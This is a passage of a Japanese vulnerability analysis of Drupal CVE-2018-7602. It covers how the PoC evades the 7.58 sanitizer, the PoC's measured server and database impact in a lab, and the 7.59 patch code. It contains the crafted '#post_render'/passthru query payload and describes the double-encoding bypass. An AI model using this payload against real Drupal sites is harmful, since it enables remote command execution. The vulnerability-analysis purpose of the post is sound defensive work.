$ php -r 'parse_str("q[%23post_render][]=passthru&q[%23type]=markup&q[%23markup]=ec
ho cve20187602cve", $p); var_dump($p);'
array(1) {
  ["q"]=>
  array(3) {
    ["#post_render"]=>
    array(1) {
      [0]=>
      string(8) "passthru"
    }
    ["#type"]=>
    string(6) "markup"
    ["#markup"]=>
    string(19) "echo cve20187602cve"
  }
}
```

上記処理内容より検証したPoCでは以下2点のテクニックを用いて、Drupal7.58にて追加されたサニタイズ処理を巧妙に回避していると考えます。

- $_GET['destination']の値の利用
- 送信値の二重URLエンコード

【参考】drupal_parse_url

```
function drupal_parse_url($url) {
  $options = array(
    'path' => NULL,
    'query' => array(),
    'fragment' => '',
  );

  // External URLs: not using parse_url() here, so we do not have to rebuild
  // the scheme, host, and path without having any use for it.
  if (strpos($url, '://') !== FALSE) {
    // Split off everything before the query string into 'path'.
    $parts = explode('?', $url);
    $options['path'] = $parts[0];
    // If there is a query string, transform it into keyed query parameters.
    if (isset($parts[1])) {
      $query_parts = explode('#', $parts[1]);
      parse_str($query_parts[0], $options['query']);
```

```
      // Take over the fragment, if there is any.
      if (isset($query_parts[1])) {
        $options['fragment'] = $query_parts[1];
      }
    }
  }
  // Internal URLs.
  else {
    // parse_url() does not support relative URLs, so make it absolute. E.g. the
    // relative URL "foo/bar:1" isn't properly parsed.
    $parts = parse_url('http://example.com/' . $url);
    // Strip the leading slash that was just added.
    $options['path'] = substr($parts['path'], 1);
    if (isset($parts['query'])) {
      parse_str($parts['query'], $options['query']);
    }
    if (isset($parts['fragment'])) {
      $options['fragment'] = $parts['fragment'];
    }
  }
  // The 'q' parameter contains the path of the current page if clean URLs are
  // disabled. It overrides the 'path' of the URL when present, even if clean
  // URLs are enabled, due to how Apache rewriting rules work.
  if (isset($options['query']['q'])) {
    $options['path'] = $options['query']['q'];
    unset($options['query']['q']);
  }

  return $options;
}
```

付録

PoC実行時の影響に関する調査

PoCの実行によってサイトにどのような影響があるか前回と同様の条件で確認を実施しました。以下は、脆弱性診断を行う側の視点にて実施した簡易的な調査結果です。

Drupal7.58

性能影響

VMware上のバーチャルマシン上で確認しています。

デバイス構成

CPU: 1

RAM: 1GB

検証１：ブラウザ確認をホストPCから実行

実行内容

ブラウザにてCtrl+R（表示が確認できたタイミングで再度実行）

vmstat結果（秒間）

```
procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu-----
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st
 0  0  20356  65200 137228 464060    0    0     0    32   87  302  5  2 89  4  0
 0  0  20356  65200 137228 464060    0    0     0   456   52  137  0  1 96  3  0
 0  0  20356  65200 137228 464060    0    0     0    32   63  203  4  1 93  2  0
 0  0  20356  65076 137228 464060    0    0     4     0  239  251  1  5 92  2  0
 2  0  20356  65076 137228 464068    0    0     0     0   84  214  6  1 93  0  0
```

検証２：curlを別サーバから実行

実行内容

```
while(true);do curl http://192.168.121.139/; sleep 1; done
```

vmstat結果（秒間）

```
procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu-----
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st
 1  0  20356  65340 133348 456504    0    0     0     0   48   87  0  1 99  0  0
 0  0  20356  65340 133348 456504    0    0     0     0   50  162  4  0 96  0  0
 0  0  20356  65340 133348 456504    0    0     0    20   53  100  1  0 99  0  0
 0  0  20356  65340 133348 456504    0    0     0     0   60  171  4  2 94  0  0
 0  0  20356  65340 133348 456504    0    0     0     0   44   81  0  1 99  0  0
```

検証３：Drupal7.x PoCを別サーバから実行

実行内容

```
while(true); do drupa7-CVE-2018-7602.py admin admin http://192.168.121.139; sleep 1; done
```

vmstat結果（秒間）

```
procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu-----
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st
 1  0  20356  70452 136760 458780    0    0     0    48   95  258  6  1 93  0  0
 0  0  20356  70452 136768 458780    0    0     0   488  122  306  2  1 94  3  0
 0  0  20356  70452 136796 458788    0    0     0   148  117  352  7  2 91  0  0
 0  0  20356  70452 136808 458800    0    0     0   140  110  286  2  2 93  3  0
 0  0  20356  70452 136816 458800    0    0     0   124   66  133  0  2 96  2  0
```

PoC 2を利用してオリジナルのまま実行しています。PoCの実行にて若干のディスクIOが発生しているもののブラウザでの更新とあまり変わらないことがわかります。

DB影響

PoC実行前と後のレコード数による簡易的な確認を行いました。この確認を行うことでDB書き込みの発生有無がわかります。

確認方法として次の様なSQL文を全てのテーブルに対して実行し、PoC実行前後の差分を確認します。

```
select count(*) as batch from batch;
```

以下はDrupal7.58で実行した際に差分が発生した部分です。

PoC実行前	PoC実行後
+-------------+ | cache_form | +-------------+ | 106 | +-------------+	+-------------+ | cache_form | +-------------+ | 108 | +-------------+
+-----------+ | sessions | +-----------+ | 59 | +-----------+	+-----------+ | sessions | +-----------+ | 60 | +-----------+
+-----------+ | watchdog | +-----------+ | 1024 | +-----------+	+-----------+ | watchdog | +-----------+ | 1034 | +-----------+

PoCを実行したことによってレコード数が増加しています。以下はテーブルcache_formの内容です。全てのカラムを表示すると表示データ量が多くなってしまうため2つのカラムに限定しています。

```
mysql> select cid, expire from cache_form order by expire desc limit 2;
+-------------------------------------------------------------+------------+
| cid                                                         | expire     |
+-------------------------------------------------------------+------------+
| form_state_form-6g_8xpJ-54dlKp5Qx4tS6sX2Eusi_Yrw28jMIAibHRM | 1525181669 |
| form_form-6g_8xpJ-54dlKp5Qx4tS6sX2Eusi_Yrw28jMIAibHRM       | 1525181669 |
+-------------------------------------------------------------+------------+
```

この内容から前回と同様に新たなフォームのキャッシュが作成されたことがわかります。作成されたフォームはデフォルトで6時間（21600秒）保持されます。そのため、Formのキャッシュ情報が6時間キャッシュされ続けることを意識しておく必要があります。
テーブルwatchdogは管理画面の「Home » Administration » Reports」で確認可能なログが保存されますが、CVE-2018-7600のPoCよりも多くのログが出力されます。
デフォルト設定でwatchdogに保存されるメッセージの数は、最大1000であるため、こちらも意識しておく必要がありそうです。
テーブルsessionsはセッションクッキーの値が登録されていたことから、セッション情報に関するデータが記録されていると思われます。

参考：
cache_form expiration is configurable in Drupal 7
https://www.drupal.org/node/2857751

Drupal7.59での修正点について

Drupal7.58では非常にシンプルな内容の修正でしたが、Drupal7.59では、複数のファイルで修正が行われています。
まずincludes/bootstrap.incで$_GET['destionaiton']が存在する場合のサニタイズ処理が追加されました。この処理ではincludes/request-sanitizer.incへ新規に追加されたcleanDestination()が呼び出されます。cleanDestination()ではdrupal_parse_url()を実行した後に得たパラメータに対してstripDangerousValues()を実行しています。
drupal_parse_url()はincludes/common.incに含まれる関数ですが、ここにも修正が入っています。drupal_parse_url()では、$options['query']['q']が存在する場合に値を$options['path']にコピーする動作をしていましたが、新たにコピーする際の判定条件として「$options['query']['q']が文字列である場合」という条件が追加されました。そのため、PoCで送信される細工されたコードは、配列として送信されるのでコピー処理が行われなくなりました。
また、stripDangerousValues()はDrupal7.58で追加された関数で、変数名の先頭が「#」だった場合に変数名を危険なキーワードとして配列に格納する関数です。その後の処理では、危険なキーワードが含まれていた場合に$_GET['destination']と$_REQUEST['destination']を削除しています。
今回検証したPoCにて送信される細工された変数destionationの値はこれらの処理で削除されます。この他にレンダリング処理に利用されているfile_ajax_upload()内でarray_filter()によるフィルタリング処理が追加されています。array_filter()で呼び出されているelement_child()には、配列キーの先頭が「#」だった場合にサニタイズされる処理が含まれています。

includes/bootstrap.inc

```
  // Use the DrupalRequestSanitizer to ensure that the destination's query
  // parameters are not dangerous.
  if (isset($_GET['destination'])) {
    DrupalRequestSanitizer::cleanDestination();
  }
```

includes/common.inc

```
  // The 'q' parameter contains the path of the current page if clean URLs are
  // disabled. It overrides the 'path' of the URL when present, even if clean
  // URLs are enabled, due to how Apache rewriting rules work. The path
  // parameter must be a string.
  if (isset($options['query']['q']) && is_string($options['query']['q'])) {
    $options['path'] = $options['query']['q'];
    unset($options['query']['q']);
  }
```

includes/request-sanitizer.inc

```
  /**
   * Removes the destination if it is dangerous.
   *
   * Note this can only be called after common.inc has been included.
   *
   * @return bool
   *   TRUE if the destination has been removed from $_GET, FALSE if not.
   */
  public static function cleanDestination() {
    $dangerous_keys = array();
    $log_sanitized_keys = variable_get('sanitize_input_logging', FALSE);

    $parts = drupal_parse_url($_GET['destination']);
    // If there is a query string, check its query parameters.
    if (!empty($parts['query'])) {
      $whitelist = variable_get('sanitize_input_whitelist', array());

      self::stripDangerousValues($parts['query'], $whitelist, $dangerous_keys);
      if (!empty($dangerous_keys)) {
        // The destination is removed rather than sanitized to mirror the
        // handling of external destinations.
        unset($_GET['destination']);
        unset($_REQUEST['destination']);
        if ($log_sanitized_keys) {
          trigger_error(format_string('Potentially unsafe destination removed from query string parameters (GET)
because it contained the following keys: @keys', array('@keys' => implode(', ', $dangerous_keys))));
        }
        return TRUE;
      }
    }
    return FALSE;
  }
```

modules/file.module

```
/**
 * Menu callback; Shared Ajax callback for file uploads and deletions.
 *
 * This rebuilds the form element for a particular field item. As long as the
 * form processing is properly encapsulated in the widget element the form
 * should rebuild correctly using FAPI without the need for additional callbacks
 * or processing.
 */
function file_ajax_upload() {
  $form_parents = func_get_args();
  $form_build_id = (string) array_pop($form_parents);

  // Sanitize form parents before using them.
  $form_parents = array_filter($form_parents, 'element_child');

  if (empty($_POST['form_build_id']) || $form_build_id != $_POST['form_build_id']) {
    // Invalid request.
    drupal_set_message(t('An unrecoverable error occurred. The uploaded file likely exceeded the maximum file size (@size) that this server supports.', array('@size' => format_size(file_upload_max_size()))), 'error');
    $commands = array();
    $commands[] = ajax_command_replace(NULL, theme('status_messages'));
    return array('#type' => 'ajax', '#commands' => $commands);
  }

  list($form, $form_state, $form_id, $form_build_id, $commands) = ajax_get_form();

  if (!$form) {
    // Invalid form_build_id.
    drupal_set_message(t('An unrecoverable error occurred. Use of this form has expired. Try reloading the page and submitting again.'), 'error');
    $commands = array();
    $commands[] = ajax_command_replace(NULL, theme('status_messages'));
    return array('#type' => 'ajax', '#commands' => $commands);
  }

  // Get the current element and count the number of files.
  $current_element = $form;
  foreach ($form_parents as $parent) {
    $current_element = $current_element[$parent];
  }
  $current_file_count = isset($current_element['#file_upload_delta']) ? $current_element['#file_upload_delta'] : 0;

  // Process user input. $form and $form_state are modified in the process.
  drupal_process_form($form['#form_id'], $form, $form_state);

  // Retrieve the element to be rendered.
  foreach ($form_parents as $parent) {
    $form = $form[$parent];
  }

  // Add the special Ajax class if a new file was added.
```

```
  if (isset($form['#file_upload_delta']) && $current_file_count < $form['#file_upload_delta']) {
    $form[$current_file_count]['#attributes']['class'][] = 'ajax-new-content';
  }
  // Otherwise just add the new content class on a placeholder.
  else {
    $form['#suffix'] .= '<span class="ajax-new-content"></span>';
  }

  $form['#prefix'] .= theme('status_messages');
  $output = drupal_render($form);
  $js = drupal_add_js();
  $settings = drupal_array_merge_deep_array($js['settings']['data']);

  $commands[] = ajax_command_replace(NULL, $output, $settings);
  return array('#type' => 'ajax', '#commands' => $commands);
}
```

脆弱性に関する他参考情報

Drupal の脆弱性対策について(CVE-2018-7602)：
https://www.ipa.go.jp/security/ciadr/vul/20180426-drupal.html

Drupal の脆弱性 (CVE-2018-7602) に関する注意喚起：
http://www.jpcert.or.jp/at/2018/at180019.html